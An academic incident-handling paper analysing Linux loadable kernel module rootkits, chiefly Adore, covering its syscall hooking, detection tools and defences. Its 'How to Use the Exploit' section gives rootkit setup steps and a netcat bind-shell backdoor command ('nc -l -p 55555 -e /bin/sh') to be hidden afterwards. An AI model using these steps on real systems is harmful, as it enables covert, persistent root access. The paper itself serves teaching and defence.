Exploiting Loadable Kernel Modules
Michael Reiter
MBUS 543: Incident Handling and Malicious Code

Exploit Details

Name: Kernel Subversion
Variants: A number of programs have been written to take advantage of this vulnerability, including rootkits like Knark and Adore. This paper will use the Adore suite as its primary example, with illustrations from other code.
Operating System: Most modern Unix variants – including Linux, Solaris, FreeBSD, and others. Windows NT does not use loadable kernel modules; however, a kernel patch rootkit has been released.
Protocols/Services: Loadable Kernel modules allow a user with root access to dynamically load software routines into a running kernel.
Brief Description: If a kernel module is malicious – for instance, providing a backdoor to the system – then the kernel may be subverted to the malicious user's purposes, often transparently.

Protocol Description

The kernel of an operating system (OS) is the core function – the most basic part of the OS that provides the framework and routines that all the other OS functions work from. To keep the kernel to a minimum of complexity, or to extend the kernel's functionality, kernel modules – dynamically loaded software feeding routines or data into the kernel – may be used. They may be loaded into or unloaded from the kernel from user space, without recompiling the kernel. Code running in kernel space has access to the lowest levels of the OS, and can intercept any system call made. Therefore, this code may wield tremendous power. Kernel modules may be used for any purpose the software designer wishes. In fact, a kernel module may do nothing at all. In Linux, at least, it must simply be able to be loaded into the kernel when needed, and unloaded when no longer needed. Solaris loadable kernel modules have somewhat more detailed requirements. However, as there would be little point in expending the effort to write, test, and use a kernel module that does nothing, software writers have found innovative ways to use modules. For example, in Linux, PCMCIA card and network interface card drivers are written as modules that are loaded at boot time. In Solaris, the TCP/IP stack is a kernel module. With such power, it was only a matter of time before people started writing kernel modules with less than pure motives. As always, papers written by people with extremely creative names cloak themselves with the "educational purposes" caveat; however, one may safely assume in most cases that backdoors are not written solely to satisfy intellectual curiosity.

The obvious issue here is that a kernel module cannot be loaded by just anyone. Only the superuser, or the kernel itself (which runs with root privileges and is owned by root), may load or unload a kernel module. This paper is concerned with the security issues of the loadable kernel module. How, then, is this a security vulnerability if the attacker already has root?

The answer is that for an attacker, gaining root privileges is only beginning. He must carry out a number of vital steps, to include removing traces of the attack from logs, hiding processes and files from the true superuser (the system administrator), redirecting execution of programs, monitoring and shaping network traffic and – perhaps most important – providing a way back into the system. True, any of these functions could be carried out with trojanized versions of commands like ps, ls, cd, netstat, and others, but these may be detected by their altered fingerprints, if the administrator took the precaution of using Tripwire, MD5 digests, or something similar. By using a loadable kernel module, the attacker can leave all of the normal functions in place, and subvert their function at kernel level without leaving a trace – at least none that the average administrator will see. Better, those Tripwire/MD5 fingerprints will all be the same, and with a few tricks, the kernel module itself may be rendered almost invisible. For instance, according to pragmatic of THC[1], by removing the module name in the init_module routine and setting other references to zero, the module will be invisible (and unremovable). Therein lies the true problem.

Description of Variants

One might consider the idiosyncrasies of each OS with loadable kernel modules to be a variant; however, with each, the underlying principle remains the same. Code from user space has become part of the kernel. Many programs have now been written to exploit this vulnerability. They really differ only in the particular function they code for. The Adore LKM[2], for instance, allows the malicious user to become root; hide and unhide files; execute commands as root; make a process ID (PID) visible or invisible, or remove it forever (certainly a risky endeavor); or uninstall the LKM entirely. Of course, with these simple (!) functions, the malicious user has the run of the system, undetected. The Knark LKM[3], covered in the lecture notes, has these capabilities and more, including the capability to execute a command on a remote knark'd computer. In the Solaris world, Plasmoid has developed the Solaris Integrated Trojan Facility. This can hide files and processes, cover up directories and file content, and place backdoors in hidden directories.

Potentially a much worse variant is the capability to create virus LKM's. If a loadable kernel module contains a payload of viral code, it could intercept system calls from any executable file and modify the file with the payload. If a worm were to be designed as a loadable kernel module, it could do tremendous damage (or collect unlimited information from the servers it infects).

[1] (Nearly) Complete Linux Loadable Kernel Modules, v. 1.0, by pragmatic/THC; 03/1999; http://packetstorm.securify.com/groups/thc/LKM_HACKING.html

[2] Adore LKM, by Stealth. ©1999/2000. http://www.team-teso.net/releases/adore-0.31.tar.gz

[3] Knark LKM, by Creed; http://packetstorm.securify.com

From the "white hat" standpoint, administrators with programming skills could develop a loadable kernel module to monitor the system and prevent foreign or unauthorized LKM's from being loaded. The ability to access the kernel space allows for attacks, countermeasures, and counter-countermeasures to take place. Plainly the field is ripe for development. Some of the variants are described as follows:

Rubberhose – Rubberhose (pronounced marutukku, for assorted reasons), by Julian Assange et al, is available at http://www.rubberhose.org and "transparently encrypts data on a storage device, such as a hard drive, and allows you to hide that encrypted data." It is written for Linux and NetBSD, and is implemented as kernel modules and associated user space programs. The code is alpha, at version 0.8.3. The authors state, "DO NOT TRUST THIS CODE", so it is not quite ready for the average user. The stated purpose is to allow activists in repressive countries hide sensitive data; however, it could easily be put to less beneficial uses. Rubberhose has a number of security features which would make it difficult to crack.

Pragmatic of THC (mentioned above) devoted some of his talents to the FreeBSD operating system, and came up with some interesting ways to abuse the kernel[4]. FreeBSD kernel modules are written differently from Linux kernel modules, but the principles remain the same. He demonstrates how to hide files and processes, and most interesting, shows code for a module that effectively allows a user to "su" without a password. The module takes the PID of a process (in this case, the local user's shell), and alters the owner's UID to zero – root. To his credit, pragmatic also suggests ways to thwart malicious FreeBSD kernel modules as well. FreeBSD LKM's are now referred to as KLD's.

How the Exploit Works - Adore

Adore comes in several parts, which may be installed by hand or via an included configure script. It has a three tier architecture – adore.c, the code for the actual kernel module itself; an intermediary set of library routines, libinvisible.c, which is an "upper layer to be independent from implementation of kernel-hacks"; and finally, ava.c, which when compiled runs in user space and provides the user interface. The configure script includes functions which generate variables, ELITE_CMD and an ELITE_UID above 30, from which compiler flags are created and hard coded into the executable binaries. There is also a HIDDEN_SERVICE defined, which hides the backdoor listening port from netstat, but makes it available to the hacker. Notably, the pre-generated Makefile.gen includes a definition of this HIDDEN_SERVICE, but the configure script overlooks it. Was this accidental? It seems too trivial to be a deliberate breaking of the system, as addition of the field is certainly within the skill level of all but the newest of newbie script kiddies. Configure also looks for vital

[4] "Attacking FreeBSD with Kernel Modules", by pragmatic; 6/1999; http://www.pimmel.com/articles/bsdkern.html

functions like currently loaded modules, the presence of the “insmod” command, and the presence of SMP (Symmetric Multi-Processing). The two main pieces are ava.c and adore.c. A closer look at adore.c is in order.

Adore contains the crucial routines that make up the actual hack. As it is loaded (via insmod) into the kernel, it temporarily replaces a number of system calls with modified calls – these are discussed below. Adore gets some of its raw data about kernel processes from the /proc directory in the Linux file structure. Remember that this filesystem is where the kernel stores user space data about kernel processes.[5] The files in /proc are dynamically created as data from the kernel is generated. When a user (or a user space program) accesses one of these files, the data presented is a snapshot of the system at that moment. From the man page for proc:

> “/proc is a file system that provides access to the state of each process and light-weight process (lwp) in the system. The name of each entry in the /proc directory is a decimal number corresponding to a process-ID. These entries are themselves subdirectories. Access to process state is provided by additional files contained within each subdirectory…. The owner of each /proc file and subdirectory is determined by the user-ID of the process. “

Other raw data is captured by intercepting specific normal user input.

After a number of housekeeping and background routines, marking selected processes for invisibility, adore gets to the heart of the matter. To make a process “disappear”, adore runs a routine which changes the process ID (PID) of all processes tagged by the user to zero. This has the effect of rendering those processes invisible to the get_pid_list() call. The get_pid_list() call returns a compressed list of process ID’s for the application using it. Before setting the PID to zero, the code takes the vital step of saving the original, valid PID to a variable called exit_code. This allows the reverse process (making the process visible again) possible. Accomplishing these tasks involves replacing some normal system calls – fork(), clone(), and kill() – with altered versions.

In a very different vein, adore hides files with action from both ava and adore. It takes place in the binary ava via the libinvisible.c code. Ava simply does a chown on the file to the ELITE_UID. Adore checks if a file marked for hiding is owned by ELITE_UID, and then uses a modified getdents() call to remove files from dirent (directory entries).

[5] “Exploring the /proc/net/ Directory”, by Terry Dawson; http://www.oreilly.com/pub/a/linux/2000/11/16/LinuxAdmin.html

For someone bent on maintaining access to a remote compromised system, continued access is critical. This generally entails leaving a service of some type listening on a defined port, with authentication methods of the intruder's choice. However, this is extremely vulnerable to detection. A system administrator need only type in "`netstat –a`" at the console to list all network connections and their status. A strange service listening or established on an uncommon port, say, 55,555 would (hopefully) trigger an investigation. This is where the HIDDEN_SERVICE comes in. Adore contains a routine that "listens" to user input, and searches all input strings for "`netstat`". If it finds the "`netstat`" string, it then looks at the output for the HIDDEN_SERVICE string, which in this case would be "`55,555`". That specific line in the "`netstat –a`" return is stripped out, and the resulting altered data written to the terminal (or other stdout). In this way, `netstat` can be defeated without actually altering the netstat binary. All of this is accomplished with a modified write() call. Stealth is quite impressed with this particular innovation – "`/* Woa! We don't hide by read() but by write()!!! Groundbreaking new and effective */`". It is a nicely written routine.


The actual rootshell backdoor is rather simple. With a modified setuid() call, adore checks to see if the existing uid is ELITE_CMD. If so, it sets the current uid (user id), euid (effective user id), gid (group id), egid (effective group id), suid (set user ID, a flag that allows a program to execute with the privileges of the pertinent user, usually root), sgid (set group id), fsuid and fsgid (same as suid and sgid, applied to filesystems), to zero. Zero, you will recall, identifies root. Capabilities (mechanisms providing fine grained controls over the privileges of a process) are also set to zero. The intruder is now root.

If adore is unloaded from the kernel (via rmmod), it restores the normal system calls, leaving no trace of itself.

Conspicuously missing from adore is a specific method for remote entry – an actual service to listen for the returning intruder. Such a service could be written in to the code, but there is a better way, described below in the section entitled "How to Use the Exploit".

Ava (when used with the appropriate switch) calls various functions which are defined in libinvisible.c. These in turn make use of the altered system calls discussed above. Note: the returns for all of the ava options include a failure mode, adding to the robustness of the code. For instance: to hide a process with PID = 493, an intruder would type in "`ava –i 493`". Within the ava routine, this would call the adore_hideproc routine. This in turn is defined in libinvisible.c, and returns results of the altered kill() system call, which hid the PID. With this data, ava prints out the result – either it hid the process or not.
Ava is available to anyone with the appropriate rights – presumably root, since it was compiled by root. Therefore, it should itself be hidden when the intruder is not making use of it.

Diagram


1. Attacker gets root
2. Attacker uploads Adore code, compiles the source, and loads module
3. Attacker uploads and compiles netcat
4. nc - l - p 55555 -e /bin/sh ; hide netcat process and binary with ava
5. "I'm listening"
Intruder - working from home
6. Connect at will, use shell to run ava, execute commands as root;hide any files or processes
Remote Server (target)

Using the Adore Rootkit and Maintaining a Backdoor for Continued Access

How to Use the Exploit

Use the configure script to generate the Makefile, or use the hand-edited pre-existing Makefile. If using the configure script, add a routine to generate a HIDDEN_SERVICE or edit the generated Makefile to include it. Be sure to change any default values. Run "`make`". "`Make`" triggers compilation of ava.c and libinvisible.c together into a single binary, ava. Adore is compiled into adore.o, a loadable kernel module. Dummy.c and cleaner.c are also compiled (both the generic Makefile and the configure script neglect to include the –o switch and a named output binary, which in these cases would be *file*.o). These are also loadable kernel modules, used in housekeeping functions. Now, use the startadore shell script to bootstrap adore. The adore module will not show up in lsmod output when installed this way, because the cleaner.o module is also loaded, hiding the adore.o module. Cleaner.o is then removed. Ava is then used with the appropriate switches to tell the adore module to hide/unhide files and processes, and execute commands as root.

Again, adore did not include a method for the intruder to return to the scene of the incident and easily get back in. This should be accomplished with Netcat, the "Swiss Army knife" of network utility tools. The Unix version was written by Hobbit[6], and it was ported to Windows NT by Weld Pond of Lopht[7]. Netcat reads and writes data across network connections, using the TCP or UDP protocol. It has a number of features which make it a highly capable backdoor. One of those features is the capability to bind to any local port. Another is the ability to act as either a network client or a server. If the source code is compiled with -D_GAPING_SECURITY-HOLE, the –e argument to netcat specifies a program

[6] Netcat; http://packetstorm.securify.com/UNIX/utilities//nc110.tgz
[7] Netcat; http://www.l0pht.com/~weld/netcat/

to execute after making or receiving a successful connection, similar to the Unix "inetd" daemon. These (and others) make it a powerful tool.

After installing adore and ava, bring netcat onto the compromised machine. Bind it to the HIDDEN_SERVICE port, in a listening mode. Set netcat to spawn a shell when a client (the intruder) connects. The command for this would be:

```
nc –l –p 55555 –e /bin/sh
```

nc calls netcat; -l –p 55555 sets it listening on port 55555 (our sample HIDDEN_SERVICE); -e executes the /bin/sh binary, which spawns a shell. With ava, hide the nc process and file. The intruder is now free to use ava/adore at his/her leisure, which means complete undetected access to the compromised machine. Adore itself is only the means to an end; it is up to the intruder to supply code or data to be used on the compromised machine. Of course, an astute system administrator would eventually notice the loss of bandwidth and hard drive space resulting from serious abuse, but a careful intruder might go unnoticed indefinitely. The most obvious indicator of netcat's presence would be an outside port scan revealing an open high port. Many port scanners will not test high ports unless specifically configured to do so, due to the time involved in scanning every possible port on a particular host – especially when there are hundreds or even thousands of machines on a network.

Signature of the Attack

The first sign to look for is any evidence of a root compromise. These would be unexplained bandwidth usage, especially during off hours; unexplained loss of disk space; strange syslog entries (adore does not address cleaning the logs); directories with names like "…"; and of course many others. If such evidence is found, the system administrator should go into Incident Response mode. A decision must be made – look for evidence of the rootkit and eliminate it, or nuke the hard drive, reload the OS (with all security patches) and restore the data from backup? Although ultimately these modules might be detected, the effort involved could easily exceed the time and effort required to reformat the hard drive and reinstall the OS from the source disk and the data from backups. You did backup your data, of course.

A scanner capable of detecting Adore versions 0.14, 0.2b, and 0.24, and Knark version 0.59, has been written by Stephane Aubert[8]. It should also work on the latest version of Adore, 0.31. It scans for all possible values of ELITE_CMD in Adore and KNARK_GIMME_ROOT in Knark. Obviously it would be a simple matter to write functionality into the kernel modules to detect this type of activity, so the utility of this scanner is likely to be short-lived. The author of rkscan recognizes this, and even shows some ways his scanner can be defeated.

[8] Rkscan, by Stephane Aubert; http:/www.hsc.fr/ressources/outils/rkscan/download

Since all of the intruder's processes and files may be hidden, along with the kernel module itself, there is no obvious signature of the module activity. A quiet hacker might escape detection for a very long time, potentially capturing tremendous amounts of data. Therefore, any root compromise must be assumed to involve loadable kernel modules, even if evidence of other rootkits is found – the non-module rootkit could itself be a ruse, designed to throw the Incident Response team off the trail.

Chkrootkit[9] is a tool designed to look locally for signs of a rootkit. It includes chkproc.c, which specifically looks for signs of loadable kernel module rootkits. It does this by comparing the output of the "ps" command with the contents of the /proc contents. The author does not list Adore among the rootkits it detects. I was not able to test the functionality of chkrootkit vs. Adore.

How to Protect Against It

The most obvious way to protect against this type of attack is to disable loadable kernel modules, and build your kernel with all necessary functions integrated. This has the effect of severely restricting the system administrator's options. For instance, given that many device drivers are implemented as kernel modules, upgrading hardware might also involve recompiling the kernel – if the driver could be found in the proper format. This would require rebooting the computer – sometimes difficult in high availability environments.

On the topic of rebooting, we come to a weakness in the adore concept. If the host is rebooted, adore is no longer part of the kernel. It does not load itself. So, if the intruder wishes to retain access after a reboot, he/she must write a script to be run during the boot process which will load the module, hide it, and start netcat (or whatever method is used to maintain a listener on the HIDDEN_SERVICE port). This script would then have to be hidden – possibly by hard-coding that function into the adore kernel module itself. However, this script would have to be called by one of the standard init scripts, or one of the other initialization functions. If these are properly fingerprinted in advance, the change would show up the next time the fingerprints are compared. The counter-countermeasure to this might be to identify a kernel module that normally is loaded at boot time, and replace it with a trojaned version.

A utility called lcap[10] may provide some protection. Lcap takes advantage of the same concept of capabilities that adore does (described above). It allows a system administrator to remove specific capabilities from the kernel. One of those capabilities is to allow/disallow loading kernel modules. Therefore, lcap could make it impossible to load Adore, or Knark, or any other kernel module after boot time. Of course, since our attacker has to have root already to load a

[9] Chkrootkit, by Nelson Murilo; http://www.chkrootkit.org
[10] Lcap, by Spoon; http://pweb.netcom.com/~spoon/lcap/

kernel module, he/she might discover lcap by typing "`lcap –h`", and use the command to allow loading kernel modules.

Pragmatic of THC (discussed above) suggests building, loading, and hiding a kernel module which checks module loading to see if the new module is coming from a secure directory. Authentication could be as simple as a password (pragmatic's implementation), or have the added security of a strong encryption algorithm and a private key stored on a smart card.

In the long run, if loadable kernel modules are to remain as viable options, it will be necessary to implement some type of cryptographic protection. The kernel will have to recognize itself and legal modules via standard techniques like hash based signatures; perhaps even a public key implementation, in which legal modules are compiled with a certificate containing a private key; the kernel holds the matching public keys. The kernel would encrypt random data with the public key; if the module can decrypt it properly, it would be allowed to load; otherwise, it would be rejected and an alert sent to the administrator. The original private key would be maintained offline, either in a smart card or on secure read-only media. Of course, this would significantly add to the complexity of kernel module programming.

Source Code/Pseudo Code

Ava.c / libinvisible.c

```
➢ Default:  print options
➢ Check Adore version
➢ Read switch; trigger appropriate action
-   h :  hide a file
-   u :  unhide a file
-   i  :  hide a process ID
-   v :  unhide a process ID
-   r :  execute a command as root
-   R :  remove process ID forever (not recommended)
-   U :  uninstall Adore
➢ Else:  print "Did nothing or failed"
```

Adore.c

```
➢ During module loading - replace system calls with altered versions
  [getdents(); kill(); write(); fork(); clone(); setuid()]
➢ Check if PID is flagged to be hidden with the PF_INVISIBLE flag
➢ Check if file is hidden
➢ If called, mark a PID to be hidden
➢ If called, remove a process forever
➢ Make a process invisible by setting PID to zero, storing original PID in
  variable exit_code
```

- Make a process visible by restoring the PID from exit_code
- Remove files from dirent (directory entries) to hide them
- Fork (create a new process). The child process inherits the PF_INVISIBLE flag
- Prevent other, illegitimate signals from reaching the kernel module
- Look for "netstat" in user strings; if it exists, look for the HIDDEN_SERVICE port in the output; strip it out so the listening port remains secret
- In the altered setuid() call,use the ELITE_CMD to trigger conversion to root; in the same routine, use other instances of ELITE_CMD to uninstall adore and check if adore is present. If no ELITE_CMD, carry out the normal setuid() call
- During module unloading – restore altered system calls with standard versions

Additional Information

The aspiring kernel hacker will want to begin with "The Linux Kernel", by David Rusling (http://www.linuxdoc.org/LDP/tlk/tlk.html). This online publication is a bit dated – last updated in 1999, with kernel version 2.0.33. However, it goes into good detail understandable by non-programmers, and it covers all aspects of kernel functioning. For those more adventuresome, and with good programming skills, the next in line to read is the Linux Kernel Module Programming Guide, written in 1999 by Ori Pomerantz (http://www.linuxdoc.org/LDP/lkmpg/mpg.html). Beginning with the infamous "Hello World" example, it is an overview of the issues involved in kernel programming, but does not go into great depth. Pomerantz also has a book of the same name, published in August 2000, available from Amazon.com (naturally). For those who wish to get a little deeper in, plaguez wrote an article for Phrack in January 1998, "Weakening the Linux Kernel" (http://phrack.infonexus.com/search.phtml?view&article=p52-18). This is more concerned with programming examples to redirect system calls to newly written system calls within the loadable kernel module and force the kernel to do their bidding. It includes alpha code for an lkm backdoor, the Linux Integrated Trojan Facility. Another Phrack article, a bit more recent (1999) and written by kossak and lifeline (http://phrack.infonexus.com/search.phtml?view&article=p55-12), goes into the possibilities of using lkm's to affect the network layer – for example, a kernel layer packet sniffer. And, last but not least, intelligent questions about kernel module programming will frequently receive intelligent answers on the many newsgroups available dedicated to Linux (and other OS's as well).

Given the power of the loadable kernel module as a malicious tool, it is somewhat surprising that the body of literature is so small and, in general, outdated. The papers and tools listed in this paper pretty much cover the entire field. This may indicate that the relative difficulty of writing a workable kernel module rootkit that a.) works, and b.) doesn't crash the system. Undoubtedly there are many programmers with the requisite skills; however, these programmers might not be the types who publish exploits on web sites and news groups. In short, these exploits may be out there, but not publicized outside of small groups.